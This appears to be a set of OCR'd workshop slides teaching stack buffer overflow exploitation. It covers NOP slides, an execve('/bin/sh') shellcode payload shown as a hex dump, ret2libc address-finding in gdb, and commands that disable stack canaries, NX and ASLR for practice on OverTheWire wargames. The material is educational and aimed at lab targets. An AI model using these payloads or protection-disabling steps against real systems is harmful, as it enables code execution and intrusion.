
ed	61	55	56

The string “coconuts” has its characters stored in increasing address order

The number 0x565561ed occupies a 4-byte word, and is stored in little-endian format.

Packing and Endianness

- Rather than have to deal with endianness and having to worry about encoding our addresses correctly, we can make use of some helpful python functions to “pack” our addresses nicely.




```
>>> import struct
>>> struct.pack("I", 0x565561ed)
b'\xedaUV'
>>> tuple(hex(x) for x in struct.pack("I", 0x565561ed))
('0xed', '0x61', '0x55', '0x56')
>>> _
```

- The pack function takes into account the native endianness automatically.


Where to jump to? (Jumping to shellcode)

- We can use a buffer overflow to make the program execution jump back into the buffer.
- Since we control the buffer, we can fill the buffer with our own code, and make the program execute it!



Finding the address of the buffer


- This can be quite difficult.
- We can use `gdb` to find the address of the buffer when executing within the `gdb` environment.
- But because the environment variables inside vs. outside of gdb are different, addresses can shift a lot when executing the program outside of gdb.



```
[-------------------------------------code-------------------------------------]
   0x56556253 <vuln+70>:        sub    esp,0xc
   0x56556256 <vuln+73>:        lea    eax,[ebp-0xd0]
   0x5655625c <vuln+79>:        push   eax
=> 0x5655625d <vuln+80>:        call   0x565560b0 <gets@plt>
   0x56556262 <vuln+85>:        add    esp,0x10
   0x56556265 <vuln+88>:        nop
   0x56556266 <vuln+89>:        mov    ebx,DWORD PTR [ebp-0x4]
   0x56556269 <vuln+92>:        leave
Guessed arguments:
arg[0]: 0xffffd818 --> 0x0
```


\x90 NOP slide

- We can give ourselves some leniency with the buffer address by prepending our shellcode with \x90 bytes.
- \x90 is a nop instruction. When executed, the processor does nothing and moves onto the next instruction.
- If we jump into a region of \x90, the program will keep executing the next instruction until we arrive at our shellcode.



```
[------------------------------------code-------------------------------------]
   0xffffd8ff:  nop
   0xffffd900:  nop
   0xffffd901:  nop
=> 0xffffd902:  nop
   0xffffd903:  nop
   0xffffd904:  push   0x68
   0xffffd906:  push   0x732f2f2f
   0xffffd90b:  push   0x6e69622f
```

Finding the address of the buffer



If accidentally land here because of the stack shifting, it's ok because it's all NOPs


Program will execute all the NOPs until we reach the shellcode

Get the location of return address using gdb

Aim to land here

Where to get shellcode?

- http://shell-storm.org/shellcode/
  A very nice database of shellcode. For our purposes, navigate to `linux/x86` and look for `execve(‘bin/sh’)` or similar
- The python module `pwn` includes a way to generate shellcodes e.g `asm(shellcraft.i386.linux.sh())`
- Demo: stack_shell.c




0x80842c0

Address of shellcode ~~ 0xffffd8e0

A A A A 0xffffd8e0 \x90\x90....execve(“/bin/sh”);\x90\x90

Beware the closing stdin


- So we got our payload ready, and everything *should* work. So why don't we get a shell?



```
~/misc/bin_workshop/examples/stack
$ xxd payload | tail
00000080: 9090 9090 9090 9090 9090 9090 9090 9090  ................
00000090: 9090 9090 9090 9090 9090 9090 9090 9090  ................
000000a0: 9090 9090 9090 9090 9090 9090 9090 9090  ................
000000b0: 9090 9090 9090 9090 9090 9090 9090 9090  ................
000000c0: 9090 9090 9090 9090 9090 9090 9090 9090  ................
000000d0: 9090 9090 98d9 ffff 9090 9090 9090 9090  ................
000000e0: 9090 9090 9090 9090 9090 9090 6a68 682f  ............jhh/
000000f0: 2f2f 7368 2f62 696e 89e3 6801 0101 0181  //sh/bin..h.....
00000100: 3424 7269 0101 31c9 516a 0459 01e1 5189  4$ri..1.Qj.Y..Q.
00000110: e131 d26a 0b58 cd80                      .1.j.X..

~/misc/bin_workshop/examples/stack
$ cat payload | ./stack_shell
Buffer Location: 0xffffd8b8
~/misc/bin_workshop/examples/stack
$ 
```

Beware the closing stdin


- Because we redirected our input from a file, when the shell executes, its input is the payload file, and not our terminal.
- Since the entire payload file has been read, the shell reaches EOF and terminates immediately
- The solution is to use `cat` to keep redirect our input to the spawned shell.



```
~/misc/bin_workshop/examples/stack
$ (cat payload; cat) | ./stack_shell
Buffer Location: 0xffffd898
python3 -c "import pty; pty.spawn('/bin/zsh')"

~/misc/bin_workshop/examples/stack
$ 
```

Where to jump to? (ret2libc)


- One protection against the previous exploit is to make anything on the stack not executable (NX).
- We can get around this by returning to library functions in libc, which *are* executable.



```
gdb-peda$ checksec
CANARY    : disabled
FORTIFY   : disabled
NX        : ENABLED
PIE       : ENABLED
RELRO     : FULL
```

Where to jump to? (ret2libc)

- We need to find three pieces of information:
  - Address of system() function
  - Address of “/bin/sh” string
  - Address of exit function
- We then compose the pieces of information in the buffer like this:




Padding to fill buffer	Overflow padding	Return Address 1	Return Address 2	Argument to Return 1

- The result is that the program will execute:


```
gets()
…
return /* execute what’s at the  return address  */
system(“bin/sh”);
exit();
```

Finding the addresses

- We need to find
  - Address of system() function




```
gdb-peda$ r
Starting program: /home/wednesday/misc/bin_workshop/examples/stack/ret2libc
Buffer Location: 0xffffd818
[Inferior 1 (process 11115) exited normally]
Warning: not running
gdb-peda$ p system
$1 = {<text variable, no debug info>} 0xf7e01830 <system>
gdb-peda$ 
```




Padding to fill buffer	Overflow padding	0xf7e01830	Return Address 2	Argument to Return 1

Finding the addresses

- We need to find
  - Address of exit function



```
gdb-peda$ r
Starting program: /home/wednesday/misc/bin_workshop/examples/stack/ret2libc
Buffer Location: 0xffffd818
[Inferior 1 (process 11513) exited normally]
Warning: not running
gdb-peda$ p exit
$1 = {<text variable, no debug info>} 0xf7df4170 <exit>
gdb-peda$ 
```



Padding to fill buffer

Overflow padding


0xf7e01830

0xf7df4170


Argument to Return 1

Finding the addresses


- We need to find
  - Address of “/bin/sh” string



```
gdb-peda$ b main
Breakpoint 1 at 0x126b
gdb-peda$ r
Starting program: /home/wednesday/misc/bin_workshop/examples/stack/ret2libc
```



```
Breakpoint 1, 0x5655626b in main ()
gdb-peda$ searchmem /bin/sh
Searching for '/bin/sh' in: None ranges
Found 1 results, display max 1 items:
libc : 0xf7f4e352 ("/bin/sh")
gdb-peda$
```



Padding to fill buffer | Overflow padding | 0xf7e01830 | 0xf7df4170 | 0xf7f4e352


Demo: ret2libc.c

Where to practice?

- https://overthewire.org/wargames/narnia/
- ssh narnia0@narnia.labs.overthewire.org -p 2226
- Password is: narnia0
- Problems are in: /narnia
- Goal: Exploit the program and gain access to the password of the next level stored at /etc/narnia_pass
-


Where to practice?

- If you write your own programs and try to implement exploits:
  - Compile without safety features in stack canary, NX etc and in 32-bit mode



```
CFLAGS =-fno-stack-protector -m32 -z execstack
```

- Turn off ASLR temporarily



```
~ 6m 4s
$ echo 0 | sudo tee /proc/sys/kernel/randomize_va_space
[sudo] password for wednesday:
```